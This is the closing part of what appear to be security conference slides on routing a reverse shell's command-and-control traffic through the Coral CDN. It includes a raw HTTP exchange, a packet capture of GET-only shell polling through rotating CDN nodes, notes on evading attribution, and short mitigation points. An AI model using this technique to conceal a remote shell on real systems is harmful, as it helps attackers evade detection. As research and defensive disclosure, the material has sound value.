User-Agent: Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)
Host: ddos-me.com.nyud.net
Content-Length: 4
Cache-Control: no-cache

RECVHTTP/1.0 405
date: Fri, 11 Jul 2014 01:43:14 GMT
server: CoralWebPrx/0.1.20 (See http://coralcdn.org/)
content-type: text/html
connection: close

<html>
<head>
<title>405 Method Not Allowed</title>
</head>
<body>
<h1>Error: 405 Method Not Allowed</h1><br>
<hr>
<i>Server CoralWebPrx/0.1.20 (See http://coralcdn.org/) at 141.213.4.201:8080</
i>
<br>
</body>
</html>
```

Shell over Coral CDN

What happened ?

- We got error 405 – “Method Not Allowed”
- Coral CDN does NOT support POST method !
- Meterpreter Works with GET and POST


Shell over Coral CDN

Python !

- Wrote quick HTTP shell using GET only

Demo

Shell Over Coral CDN



Filter: http && tcp

No.	Time	Source	Destination	Protocol	Length	Info
6	0.439685000	192.168.242.128	141.213.4.201	HTTP	282	GET /index.php?id=78287 HTTP/1.1
12	8.137478000	141.213.4.201	192.168.242.128	HTTP	381	HTTP/1.0 200 OK
22	8.822180000	192.168.242.128	128.208.4.198	HTTP	895	GET /default.php?id=00798 HTTP/1.1
24	9.590235000	128.208.4.198	192.168.242.128	HTTP	343	HTTP/1.0 200 OK
32	9.807733000	192.168.242.128	128.208.4.198	HTTP	282	GET /index.php?id=21328 HTTP/1.1
42	16.973680000	128.208.4.198	192.168.242.128	HTTP	381	HTTP/1.0 200 OK
76	68.275890000	192.168.242.128	156.56.250.227	HTTP	499	GET /default.php?id=67142 HTTP/1.1
78	68.744243000	156.56.250.227	192.168.242.128	HTTP	344	HTTP/1.0 200 OK
116	120.200349000	192.168.242.128	128.227.150.11	HTTP	282	GET /index.php?id=04200 HTTP/1.1
118	121.114000000	128.227.150.11	192.168.242.128	HTTP	382	HTTP/1.0 200 OK
151	184.746101000	192.168.242.128	128.208.4.198	HTTP	282	GET /index.php?id=86966 HTTP/1.1
153	185.414719000	128.208.4.198	192.168.242.128	HTTP	381	HTTP/1.0 200 OK
175	230.634781000	192.168.242.128	72.36.112.72	HTTP	355	GET /default.php?id=71776 HTTP/1.1
177	231.314382000	72.36.112.72	192.168.242.128	HTTP	342	HTTP/1.0 200 OK
192	240.726068000	192.168.242.128	198.82.160.238	HTTP	282	GET /index.php?id=30203 HTTP/1.1
194	241.332925000	198.82.160.238	192.168.242.128	HTTP	382	HTTP/1.0 200 OK
205	244.696566000	192.168.242.128	198.82.160.238	HTTP	895	GET /default.php?id=58495 HTTP/1.1
207	245.208442000	198.82.160.238	192.168.242.128	HTTP	344	HTTP/1.0 200 OK
231	276.313754000	192.168.242.128	72.36.112.72	HTTP	282	GET /index.php?id=14748 HTTP/1.1
233	281.224966000	72.36.112.72	192.168.242.128	HTTP	380	HTTP/1.0 200 OK
251	284.743087000	192.168.242.128	128.59.20.227	HTTP	723	GET /default.php?id=79549 HTTP/1.1
254	285.480034000	128.59.20.227	192.168.242.128	HTTP	343	HTTP/1.0 200 OK

Shell Over Coral CDN


Pros :

- Each request with a new IP
- Twisted reverse TOR
- Can be concatenated to other CDNs

Cons :


- Not built for performance

Mitigation



Mitigation

- Challenging by nature
- Traffic is valid at L4 and L7
- Deep Packet Inspection
- Anomaly detection



Questions

Thank you

roee@cipher-security.com

www.cipher-security.com